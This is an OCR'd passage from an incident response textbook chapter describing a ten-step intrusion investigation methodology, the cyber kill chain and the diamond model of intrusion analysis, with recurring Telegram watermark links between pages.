


Figure 4.3 – A ten-step investigation methodology

Identification and scoping

This is the first stage of an incident investigation, which begins once a detection is made and is declared an incident. The most likely scenario is that security telemetry such as an **Endpoint Detection and Response** (**EDR**) platform or an IDS indicates that either a behavior, an **Indicator of Compromise** (**IOC**), or some combination of the two has been detected within the environment. In other circumstances, the identification of an incident can come from a human source. For example, an individual may indicate that they clicked on a suspicious link or that their system files have been encrypted with ransomware. In other human circumstances, an organization may be informed by law enforcement that its confidential information has been found on an adversary's infrastructure.

In any of these cases, the initial identification should be augmented with an initial examination of telemetry to identify any other systems that may be part of the incident. This sets the scope or the limits of the investigation. An organization does not need to address Linux systems if they were able to identify a Windows binary being used to encrypt Windows operating system hosts.

https://t.me/learningnets

Collecting evidence

Once an incident has been identified and scoped, the next stage is to begin gathering evidence. Evidence that is short-lived should be prioritized, working down the list of volatility that was covered in *Chapter 3*. Incident response and digital forensics personnel should ensure that they preserve as much evidence as possible, even if they do not think that it will be useful in the early stages of an investigation. For example, if a network administrator knows that the firewall logs roll over every 24 hours, they should be captured immediately. If it is determined later that the firewall logs are of no use, they can be easily discarded but if they would have been useful and were not acquired, the organization may have lost some key data points.

The volatility and overall availability of evidence should be addressed in the incident response plan. For example, policies and procedures should be in place to address the retention of log files for a defined period. For example, the **Payment Card Industry Data Security Standard** (**PCI DSS**) requires that organizations covered by this standard have one year of logs available, with at least 90 days immediately available. Organizations need to balance storage costs with the potential evidentiary value of certain logs.

Several chapters of this book delve into further detail about evidence acquisition. The main point regarding an incident investigation is to have as complete an evidence acquisition as possible. The saying goes "the more, the better." The last thing that an incident response or digital forensics analyst wants is a critical piece of the incident missing because the organization was not prepared for or able to acquire the evidence in a timely manner.

The initial event analysis

After the evidence has been acquired, the next stage of the investigative process is to organize and begin to examine the individual events. This may be difficult given the volume of data, so this is not necessarily a detailed examination, which comes later, but rather, the first analysis to determine which data points are of evidentiary value. For example, in a ransomware case, adversaries often make use of scripting languages such as **Virtual Basic Scripting** (**VBS**) or Base64-encoded PowerShell commands. A review of the Windows PowerShell logs may indicate the presence of an encoded command. A PDF or Word document found on an infected system may be examined to indicate the presence of VBS attacks.

This first stage is looking for obvious IOCs. An IOC can be defined as *a data point that indicates that a system or systems is or was under adversarial control*. IOCs can be divided into three main categories:

- **Atomic indicators**: These are data points that are indicators in and of themselves that cannot be further broken down into smaller parts, for example, an IP address or domain name that ties back to an adversary's C2 infrastructure.
- **Computational indicators**: These are data points that are processed through some computational means, for example, the SHA256 file hash of a suspected malware binary.

https://t.me/learningnets

- **Behavioral**: Behavioral indicators are a combination of both atomic and computational indicators that form a profile of adversary activity. Behavioral indicators are often phrases that place the various IOCs together. For example, the statement the adversary used a web shell with the following SHA256 value: `7e1861e4bec1b8be6ae5633f87204a8bdbb8f4709b17b5fa14b63abec6c72132`. An analysis of the web shell indicated that once executed, it would call out to the `baddomain.ru` domain, which has been identified as the adversary's C2 infrastructure.

During this stage of the investigation, there is an increased potential for false positive IOCs in the same data that true IOCs are in. This is expected at this stage. The key at this stage of the investigation is to determine what looks suspicious and include it in the investigation. There will be plenty of opportunities to remove false positives. A good rule to follow is if you have any doubt about an IOC, include it until such a time that you can positively prove it is either malicious or benign.

The preliminary correlation

At this point in the investigation, the analysts should start to detect some patterns, or at least see relationships in the IOCs. In the preliminary correlation phase, analysts start to marry up indicators that correlate. As Dr. Peter Stephenson states, correlation can be defined as:

The comparison of evidentiary information from a variety of sources with the objective of discovering information that stands alone, in concert with other information, or corroborates or is corroborated by other evidentiary information.

Simply put, the preliminary correlation phase takes the individual events and correlates them into a *chain of events*. For example, we can take the case of a web shell that has been loaded to a web server. In this case, there are several specific evidence points that are created. A web application firewall may see the HTTP POST in the logs. The POST would also create a date and time stamp on the web server. An analysis of the web shell may indicate that another external resource is under the control of the adversary. From these data points, the analyst would be able to determine the adversary's IP address from the **Internet Information Service** (**IIS**) logs, when the web shell was posted, and whether there was any additional adversary infrastructure contained within it.

A good way to look at the preliminary correlation phase is the first time that the analyst is saying "*this happened, then this, and then this*".

Event normalization

Adversary actions on a system may have multiple sources of data. For example, an adversary uses the **Remote Desktop Protocol** (**RDP**) and compromises credentials to gain access to the domain controller. There will be entries within the Windows event log related to the RDP connection and the use of the credentials. If the adversary traversed a firewall, there would also be a record of the connection in the firewall connection logs. Again, according to Dr. Stephenson, the event normalization phase is defined as *the combination of evidentiary data of the same type from different sources with different vocabularies into a single, integrated terminology that can be used effectivity in the correlation process.*

https://t.me/learningnets

In this stage, the duplicate entries are combined into a single syntax. In the previous case, the various entries in question can then be combined into a statement regarding the adversary gaining access to the system via the Windows RDP.

One challenge that has been an issue in the past with event normalization is the formulation of a global syntax of adversary behaviors, such as the one in the previous example. To address this, the MITRE Corporation has created the **Adversarial Tactics, Techniques, and Common Knowledge** (**ATT&CK**) framework. This knowledge base addresses the tactics and techniques used by adversaries to carry out network intrusions. This knowledge base provides a standard syntax to describe adversary actions and normalize various pieces of evidence. The ATT&CK knowledge base has become such a mainstay in describing adversaries that you will find it included in *Chapter 17*.

Event deconfliction

There are also times when there are multiple events related to an adversary's activity. For example, brute forcing passwords will produce a significant number of failed login event entries. A brute-force attempt that records 10,000 failures should be counted as a single event. Instead of listing all of them, the analyst can simply record the failures during a defined time, such as between 1634 and 1654 UTC on April 10, 2022. In this way, the overall intent and the adversary action are known without having to include all the raw data.

The second correlation

Now that the data has gone through an initial correlation and subsequent normalization and deconfliction processes, the analysts have a set of data that is then fed through a second correlation. This second correlation should produce a much more refined set of data points that can then be fed into the next phase.

The timeline

The one output of an incident investigation is a timeline of events. Now that the analysts have the incident events normalized, deconflicted, and correlated, they should place the events in order. There is no specialized tool that analysts need; a simple spreadsheet or diagram can be used to craft out the sequence of events that led to the network intrusion.

Kill chain analysis

At this stage, the analyst should have the necessary indicators extracted from the evidence, normalized and deconflicted, and in time sequence. The next phase is to place the IOCs and other evidence into a construct that guides the analyst through an understanding of the relationship of the events to the overall intrusion, along with the interaction between the adversary and the victim organization. A construct in common usage is the combination of the Lockheed Martin Cyber Kill Chain and the

https://t.me/learningnets

diamond model of intrusion analysis. Due to their importance, these two methods are covered in the next two sections.

Reporting

One critical piece that is often overlooked in incident investigations is the reporting piece. Depending on the type of analysis, reports can be detailed and lengthy. It is therefore critical to keep detailed notes of an incident analyst's actions and observations throughout the entire process. It is nearly impossible to reconstruct the entire analysis after several days at the very end.

Incident reporting is often divided into three sections and each one of these addresses the concerns and questions of a specific audience. The first section is often the executive summary. This one-to-two-page summary provides a high-level overview of the incident and analysis and details what the impact was. This allows senior leadership to make decisions for further improvement, along with reporting findings to the board or regulatory oversight bodies.

The second section of the report is the technical details. In this section, the incident response analysts will cover the findings of the investigation, the timeline of the events, and the IOCs. Another focus of the section will be on the TTPs of the adversary. This is critical information for both leadership and technical personnel, as it details the sequence of events the adversary took, along with the vulnerabilities that they were able to exploit. This information is useful for long-term remediation to reduce the likelihood of a similar attack in the future.

The final section of the report is the recommendations. As the technical section details, there are often vulnerabilities and other conditions that can be remediated, which would reduce the likelihood of a similar attack in the future. Detailed strategic and tactical recommendations assist the organization in prioritizing changes to the environment to strengthen its security.

Reporting will be covered in depth later, in *Chapter 13*.

The cyber kill chain

The timeline that was created as part of the incident investigation provides a view into the sequence of events that the adversary took. This view is useful but does not have the benefit of context for the events. Going back to the RDP example, the analyst can point to the date and time of the connection but lacks insight into at which stage of the attack the event took place. One construct that provides context is placing the events into a *kill chain* that describes the sequence of events the adversary took to achieve their goal.

The military has used the concept of kill chains to a great extent to describe the process that units must execute to achieve an objective. One version of this concept was outlined in the United States military's targeting doctrine of **Find, Fix, Track, Target, Engage, Assess** (**F2T2EA**). This process is described as a *chain* because it allows a defender to disrupt the process at any one step. For example, an

https://t.me/learningnets

adversary that you can *find* and *fix* but that can slip tracking through subterfuge would go unengaged due to the chain being broken.

In the white paper *Intelligence-Driven Computer Network Defense Informed by Analysis of Adversary Campaigns and Intrusion Kill Chains*, Eric Hutchins, Michael Cloppert, and Rohan Amin outlined a kill chain that specifically addressed cyber intrusions. In this case, the group expanded on the existing F2T2EA model and created one that specifically addresses cyber attacks. At the heart of almost all network intrusions is a threat actor that must craft some form of payload, whether that is malware or another exploit, and have that payload or exploit breach perimeter defenses. Once inside, the adversary needs to establish persistent access with effective command and control. Finally, there is always some objective that must be satisfied, such as data theft or destruction. This chain can be seen in *Figure 4.4*, which outlines the seven stages of the cyber intrusion kill chain: *Reconnaissance*, *Weaponization*, *Delivery*, *Exploitation*, *Installation*, *Command and Control*, and *Actions on Objectives*.




Figure 4.4 – The cyber kill chain

The first stage of the cyber kill chain is the *Reconnaissance* phase. On the surface, this stage may appear to simply be the identification of and initial information gathering about a target. The Reconnaissance phase involves a good deal more. It is best to think of this phase as the preparatory phase of the entire intrusion or campaign. For example, a nation-state APT group does not choose its targets. Rather, targets are selected for them by a command authority, such as a nation's state intelligence service. This focuses their reconnaissance against their target. Other groups such as those involved in ransomware attacks will often perform an initial round of reconnaissance against internet-connected organizations to see whether they are able to find a vulnerable target. One a vulnerable target is identified, they will then conduct a more focused reconnaissance.

This stage also involves the acquisition of tools and infrastructure needed to carry out the intrusion. This can include the coding of exploits, registering domains, and configuring command-and-control infrastructure. To target a specific organization, the group may also compromise a third party as part of the overall intrusion. A perfect example of this was the Solar Winds compromise, where it is suspected that an APT group associated with the Russian SVR compromised the software manufacturer to carry out attacks on their customers.

https://t.me/learningnets

Once the backend infrastructure is configured, the group will then conduct their reconnaissance of the target. This reconnaissance can be broken into two major categories. The first is a technical focus where the threat actor will leverage software tools to footprint the target's infrastructure, including IP address spaces, domains, and software visible to the internet. This technical focus can also go even deeper, where threat actors research vulnerabilities in software that they have identified during their reconnaissance.

A second focus will often be the organization and employees. One common way that threat actors will gain access to the internal network is through phishing attacks. Understanding the target's primary business or function along with the key players can help them craft emails or other phishing schemes that appear legitimate. For example, identifying a key person in the account-receivable department of the target organization may help the threat actor craft an email that appears legitimate to a target employee. This can be enhanced further with an understanding of specific products or services an organization offers through an examination of business documents that are made public or descriptions on the target's website.

It can be very difficult to determine the specifics behind reconnaissance activity when conducting an intrusion investigation. First, much of the reconnaissance will not touch the target's network or infrastructure. For example, domain records can be accessed by anyone. Searches of social media profiles on sites such as LinkedIn are not visible to the defenders or the analysts. Second, it is next to impossible to identify a threat actor's IP address from the thousands that may have connected to the target's website in the past 24 hours. Finally, the tasking and any other preparation take place outside the view of any network defender and may only be visible during a post-incident intrusion analysis.

The next stage of the kill chain is the *Weaponization* phase. During this phase, the adversary configures their malware or another exploit. For example, this may be repurposing a banking trojan such as **Dridex**, as is often seen in ransomware attacks. In other instances, Weaponization may be a long process in which custom malware is crafted for a specific purpose, as was seen with the Stuxnet malware. Weaponization also includes the packaging of the malware into a container such as a PDF or Microsoft Word document. For example, a malicious script that serves as the first stage of an intrusion may be packaged into a Word document.

Much like the first phase, Weaponization takes place outside the view of the defender. The important aspect of analyzing the Weaponization stage of an intrusion is that the analyst will often gain insight into an activity that took place days, weeks, or even months ago when the adversary was crafting their exploit or malware.

The third phase of the kill chain is the *Delivery* of the exploit or malware into the defender's environment. Delivery methods vary from the tried-and-true phishing emails to drive-by downloads and even the use of physical devices such as USBs. For analysts, understanding the root cause of an incident is an important part of the chain. Successful delivery of a payload may be indicative of a failure of some security controls to detect and prevent the action.

https://t.me/learningnets

Nearly all successful intrusion involves the exploitation of vulnerabilities. This can be a vulnerability in the human element that makes phishing attacks successful. In other circumstances, this can be a software vulnerability, including the feared zero-day. In either case, the fourth phase of the kill chain is *Exploitation*. At this stage, the adversary exploits a vulnerability in the software, the human, or a combination of both. For example, an adversary can identify a vulnerability within the Microsoft IIS application that they are able to exploit with shell code. In some intrusions, multiple exploits against vulnerabilities are used in a loop until the adversary can fully exploit the system or systems. For example, an attacker crafts a phishing email directed at an employee in accounts payable. This email contains an Excel workbook that contains a **Visual Basic for Applications** (**VBA**) script. The first exploitation occurs when the individual opens the email and then the Excel spreadsheet. The next exploitation leverages the inherent vulnerability of Excel to execute the VBA script.

So far in the analysis of the kill chain, the adversary has conducted a reconnaissance of the target, crafted their exploit or malware, and then delivered them to the target. Leveraging any number of vulnerabilities, they were able to gain an initial foothold into the target network. The next stage is to maintain some sort of persistence. This is where the next stage of the kill chain, *Installation*, comes into play.

The initial infection of a system does not give the adversary the necessary long-term persistence that is needed for an extended intrusion. Even attacks such as ransomware require an adversary to have long-term access to the network for network discovery and to move laterally throughout. In the *Installation* phase, the adversary installs files on the system, makes changes to the registry to survive a reboot, or sets up more persistent mechanisms, such as a backdoor. One aspect to keep in mind when looking at the *Installation* stage is that not all actions will leave traces on the disk. There are tools that are leveraged by adversaries that limit the evidence left by running entirely in memory or remaining hidden by not communicating with any external resources.

Once the adversary can establish their persistence, they need to be able to interact with the compromised systems. This is where phase six, *Command and Control*, comes into play. In this stage, the adversary establishes and maintains network connectivity with the compromised systems. For example, post-exploitation frameworks such as Metasploit and Cobalt Strike allow an adversary to communicate and execute commands on impacted systems.

The final stage, *Actions on Objectives*, is where the adversary executes actions after they have effective control of the system. These actions can vary from sniffing network data for credit cards to the theft of intellectual property. In some instances, there may be multiple actions that take place. A sophisticated cybercriminal may gain access to a network and exfiltrate data over a day. Then, as they are completing their intrusion, they encrypt the systems with ransomware. The important consideration at the last stage is to include actions that take place after command and control has been established.

https://t.me/learningnets

The diamond model of intrusion analysis

The cyber kill chain provides a construct to place adversarial action in the proper stages of an intrusion. Going deeper requires examining the relationship between the adversary and the victim organization. The *diamond model of intrusion analysis* provides an approach that considers much more detail than the cyber kill chain's phases. The diamond model was first created by Sergio Caltagirone, Andrew Pendergast, and Christopher Betz in the white paper *The Diamond Model of Intrusion Analysis*. A simple way to understand the diamond model is this: *an adversary deploys a capability over some infrastructure against a victim. These activities are called events and are the atomic features*. What this model does is uncover the relationship between the adversary and the victim and attempt to determine the tools and techniques used to accomplish the adversary's goal.

Figure 4.5 visualizes the basic structure of the diamond model with the following four vertices: *Adversary*, *Capability*, *Victim*, and *Infrastructure*. In addition to the four vertices, there are also five relationships: *Uses*, *Develops*, *Exploits*, *Connects To*, and *Deploys*. Coupled together, these provide the foundation for describing the relationship of the four vertices.




Figure 4.5 – The diamond model

The *Adversary* vertex describes any information or data concerning the perpetrators of the intrusion activity. This can be either a group or an individual, which can be further broken down into whether the adversary is an operator or customer. An adversary that is defined as a customer is an individual or group that will benefit from the activity. Sophisticated cyber threat actors will often leverage task division in which one group conducts a specific task. For example, a malware coder working as part of a ransomware gang would fall into this category. The customer for the output of this activity can

https://t.me/learningnets

be thought of as a customer. In other circumstances, an operator can be a lone individual who is conducting their own activities independent of anyone else that will directly benefit.

Data about adversaries can include online personas, such as social media identifiers or email addresses. In other circumstances, intent or motivation can be brought into the Adversary vertex. It should be noted that while the intent may be very simple, such as a financially motivated ransomware attack, in other circumstances, determining the motivation from a single intrusion may be difficult.

The next vertex, *Capability*, describes what tools and tradecraft the adversary can leverage. The challenge with regards to Capability is that there is a wide spectrum in terms of tools and tradecraft. For example, a novice adversary may use scripts and well-known hacking tools such as Metasploit or Cobalt Strike to carry out an attack that takes a low degree of skill or experience. On the other side of the spectrum are the APT groups that can craft custom malware that exploits zero-day exploits and that can remain undetected for months or even years.

When discussing Capability, it is important to consider two facets. First, when discussing tools, keep in mind what falls into the tool category. Malware is easily categorized as a tool but what about legitimate tools? For example, PowerShell alone does not represent a capability but using PowerShell to execute an encoded script that downloads a secondary payload would. The adversary's goal or intent has a direct impact on what can be considered a capability. If the tool's usage furthers this intent, it should be identified as a capability.

Second, despite their sophistication, adversaries will often leverage a few patterns. For example, an adversary may use a combination of phishing emails and malicious scripts to establish a foothold on a system. Once a C2 link has been established, you may see commands such as `whoami.exe` in a specific order. It is important to make note of such activity, even though it may seem mundane.

The next vertex is *Infrastructure*. One aspect of threat actors that often gets lost in the sensationalism and mysticism surrounding the dreaded hacker or APT is this: threat actors are bound by the same constraints of software, hardware, and technology that everyone else is. They do not exist outside the four corners of technology and thus must operate as we all do. This is where Infrastructure comes into play. In this context, Infrastructure refers to a physical or logical mechanism that the adversary uses to deploy their tools or tradecraft. For example, an adversary may leverage public cloud computing resources, such as **Amazon Web Services** (**AWS**) or Digital Ocean. From here, they can configure a Cobalt Strike C2 server. From an analysis, the IP address or domain registration for this server would serve as a data point under the infrastructure vertex.

In *Figure 4.6*, we have a visualization of the relationship between the four vertices. The *Adversary* develops some capability, indicated by *1*, and deploys that capability over an Infrastructure, indicated by *2*, and finally connects to the victim, indicated by *3*. When discussing the *Victim* vertex, it can be broken down into either an individual or an organization. Phishing attacks may target a single individual or may be directed at the organization at large. Adversary capabilities and infrastructure can also be directed at humans or systems. The diamond model delineates the human victim as an **Entity** and the system component as an **Asset**.

https://t.me/learningnets




Figure 4.6 – The diamond model relationship

Let's look at a real-world example where we can express the *Adversary/Victim* relationship in the diamond model in the context of the execution of a real-world attack. In this case, we will go ahead and look at an example of a *Drive-By Compromise* malware delivery technique (T1189 found in the MITRE ATT&CK framework at `https://attack.mitre.org/techniques/T1189/`). In this example, the adversary has set up a website that appears legitimate. When the site is accessed, the adversary then delivers malicious JavaScript that attempts to exploit a vulnerability in common internet browsers.

Figure 4.7 shows the potential data points that can be extracted during an analysis of the attack. In this case, we will look at the *Delivery* phase of the cyber kill chain, which denotes how the adversary will deliver their exploit. In this case, the adversary leveraged internal capabilities (*1*) to configure a website with the functionality to deliver malicious JavaScript. Some adversaries have been known to use the Java-based profiler `RICECURRY` to determine what vulnerabilities web browsers have and exploit them based on this data. After crafting the specific malware delivery mechanism, the infrastructure is configured to host the malicious site. In this case, the `badsite.com` domain (*2*) and the corresponding hosting provider can be included. Once a victim navigates to the site via a browser, they become infected. In this case, the victim can be represented as a system name (*3*), in this case, `Lt0769.acme.local`. Depending on the analysis team's ability, they may be able to trace the attack to the specific domain that was used as the watering hole attack. A review of the WHOIS registration information may provide details such as the email address (*4*) that the adversary used to register the site.

https://t.me/learningnets




Figure 4.7 – An example of the diamond model

The diamond model serves as a good construct to show the relationship between the adversary, their capabilities and infrastructure, and the victim. What is required is the data in which to draw these relationships. The ability to leverage this construct is dependent on the ability to locate these data points and augment them with external data to map these relationships out. Regardless of whether or not the victim has this data, the following axioms apply directly to every intrusion.

The diamond model's utility is derived from how it defines the relationship with each vertex. This provides a context to the overall event, as opposed to just seeing an IP address in the firewall logs. Digging deeper into that data point has the potential to uncover the infrastructure the adversary uses, its tools, and its capability. In addition to the construct, the authors of the diamond model have also defined several axioms to keep in mind.

Diamond model axioms

Axiom 1: *For every intrusion event there exists an adversary taking a step towards an intended goal by using a capability over infrastructure against a victim to produce a result*. This is the heart of the diamond model. The previous discussion of how indicators of compromise related to each other in the model is represented by this axiom. The key here is that the adversary has a goal, whether that is to access confidential data or to deploy ransomware into the environment.

Axiom 2: *There exists a set of adversaries (insiders, outsiders, individuals, groups, and organizations) that seek to compromise computer systems or networks to further their intent and satisfy their needs*. The second axiom builds upon the key point found in the first axiom, which is that the adversary has a goal. The second axiom also relates to the previous discussion about the various levels of digital investigation. A root-cause analysis attempts to answer the *how* of an intrusion. An intrusion analysis attempts to answer the question of *why*.

https://t.me/learningnets

Axiom 3: *Every system, and by extension every victim asset, has vulnerabilities and exposures*. It is often repeated that the only secure system is one that is turned off. Every system has vulnerabilities and exposures that an adversary can exploit. These vulnerabilities can manifest themselves as features within the operating system that an adversary exploits, such as the ability to dump the `LSASS.exe` process from memory, and access to credentials. Of course, there is also the dreaded zero-day vulnerability, which is exploited before it is even identified.

Axiom 4: *Every malicious activity contains two or more phases that must be successfully executed in succession to achieve the desired result*. An adversary may attempt to deploy the first-stage malware against an infrastructure but if the system's antimalware protection blocks the execution of the malware, the model is incomplete and therefore no compromise has taken place.

Axiom 5: *Every intrusion event requires one or more external resources to be satisfied prior to success*. Keep in mind that the adversary is bound to the same rules and protocols as their target organization. There is no magical set of adversary tradecraft and tools that they use. In an intrusion, the adversary has to configure a C2 infrastructure, aggregate their tools, register domains, and host malware delivery platforms. These are all data points that should be incorporated into any intrusion analysis to gain as complete a picture of the adversary as possible.

Axiom 6: *A relationship always exists between the Adversary and their Victim(s) even if distant, fleeting, or indirect*. A concept that is often used in the investigation of criminal activity is victimology or the study of the victim. Specifically, investigators look at the aspects of the victim, their personality, habits, and lifestyle to determine why they were selected for victimization. The same thought process can be applied to intrusion analysis. Whether or not the adversary compromised a web server to mine bitcoin or conducted a months-long intrusion to gain access to confidential data, the adversary has a goal. This behavior creates a relationship.

Axiom 7: *There exists a sub-set of the set of adversaries that have the motivation, resources, and capabilities to sustain malicious effects for a significant length of time against one or more victims while resisting mitigation efforts*. The previous axiom set up the adversary-victim relationship. Some of these are short in duration, as with a ransomware case where the victim was able to recover. In other cases, the adversary is able to maintain access to the network despite the victim's attempts to remove them. This type of relationship is often referred to as a **persistent adversary relationship**. This is the APT that is often discussed in relation to nation states and well-funded adversaries. In these cases, the adversary can maintain access for a long period of time and take steps to maintain that persistence, even as the victim tries to remove them.

Corollary: *There exists varying degrees of adversary persistence predicated on the fundamentals of the Adversary-Victim relationship*. Again, the victim-adversary relationship, along with the goal of the adversary, will dictate the adversary-victim relationship. The point is that for each intrusion, this relationship is unique.

https://t.me/learningnets

A combined diamond model and kill chain intrusion analysis

The kill chain provides a straightforward method of delineating specific adversary actions that take place during a network intrusion. What the kill chain lacks is a consistent structure of the relationship between the adversaries. For example, an analysis of an intrusion may uncover a weaponized PDF document attached to an email sent to the comptroller of the company. While understanding the delivery method is useful in understanding the root cause, going deeper into the intrusion requires further detail. That is where combining the diamond model into the kill chain comes into play.

The diamond model represents an individual event, in this case, the data around the method the adversary used to deliver their payload. Integrating a diamond model into each phase of the kill chain provides a much more structured and comprehensive approach to intrusion analysis. In other words, as *Figure 4.8* shows, for each stage of the kill chain, there is a corresponding diamond model in which evidence acquired during the analysis is placed.




Figure 4.8 – A combined kill chain and diamond model

The goal should be for each vertex of the diamond model to be identified for each phase of the cyber kill chain. Obviously, that may only be possible in a perfect world. Some evidence associated with an intrusion will be unavailable to analysts. Therefore, a more realistic benchmark is necessary. Robert Lee, the author of the *SANS Cyber Threat Intelligence* course, has provided the benchmark of at least one vertex having to contain an evidence item or items for phases two through six to be considered complete. This does not mean that the evidence uncovered does not have value but that our confidence in the intrusion analysis is based on uncovering as much detail as possible while balancing time efforts.

https://t.me/learningnets

Another consideration that you may need to address is circumstances where analysts must investigate and analyze two intrusions into the network. For example, the first intrusion was a phishing email that contained a malicious document that downloaded a secondary payload designed to exploit a vulnerability in the Windows OS. This malware was stopped at the Exploitation stage by the antivirus and the intrusion was unsuccessful at reaching the Actions on Objectives stage.

The second intrusion was similar, but instead of the antivirus blocking the malware from executing, it was able to exploit a vulnerability and execute. The adversary was further able to install a persistence mechanism and configure a C2 channel before being discovered and the system isolated. In this case, the second intrusion takes precedence over the first and should be investigated first. If there are resources available, the first intrusion investigation can be run in parallel but if there are additional resources needed for the second investigation, again, that takes precedence.

The technical tools and techniques of intrusion analysis would take a whole book to cover in themselves. What the diamond model / cyber kill chain methodology does is provide a construct to both guide the analysis and place the evidence items within an appropriate relationship to each other, so that a more comprehensive analysis of the adversary is conducted.

